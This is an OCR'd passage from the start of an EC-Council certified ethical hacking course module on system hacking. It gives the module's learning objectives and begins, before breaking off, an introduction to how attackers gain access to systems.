
EC-Council

MODULE 06

SYSTEM HACKING

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES


- LO#01: Demonstrate Different Password Cracking and Vulnerability Exploitation Techniques to Gain Access to the System
- LO#02: Use Different Privilege Escalation Techniques to Gain Administrative Privileges
- LO#03: Use Different Techniques to Hide Malicious Programs and Maintain Remote Access to the System
- LO#04: Demonstrate Techniques to Hide the Evidence of Compromise

Learning Objectives

System hacking is one of the most important, and sometimes, the ultimate goal of an attacker. The attacker acquires information through techniques such as footprinting, scanning, enumeration, and vulnerability analysis and then uses this information to hack the target system. This module will focus on the tools and techniques used by an attacker to hack the target system.

At the end of this module, you will be able to do the following:


- Explain the different techniques to gain access to a system
- Apply privilege escalation techniques
- Explain different techniques to gain and maintain remote access to a system
- Describe different types of rootkits
- Explain steganography and steganalysis techniques
- Apply different techniques to hide the evidence of compromise
- Apply various system hacking countermeasures



LO#01: Demonstrate Different Password Cracking and Vulnerability Exploitation Techniques to Gain Access to the System

Gaining Access

As discussed in Module 01, the CEH hacking methodology (CHM) includes various steps attackers follow to hack systems. The following sections discuss these steps in greater detail. The first step involves the use of various techniques by attackers to gain access to the target system. These techniques include cracking passwords, exploiting buffer overflows, and exploiting identified 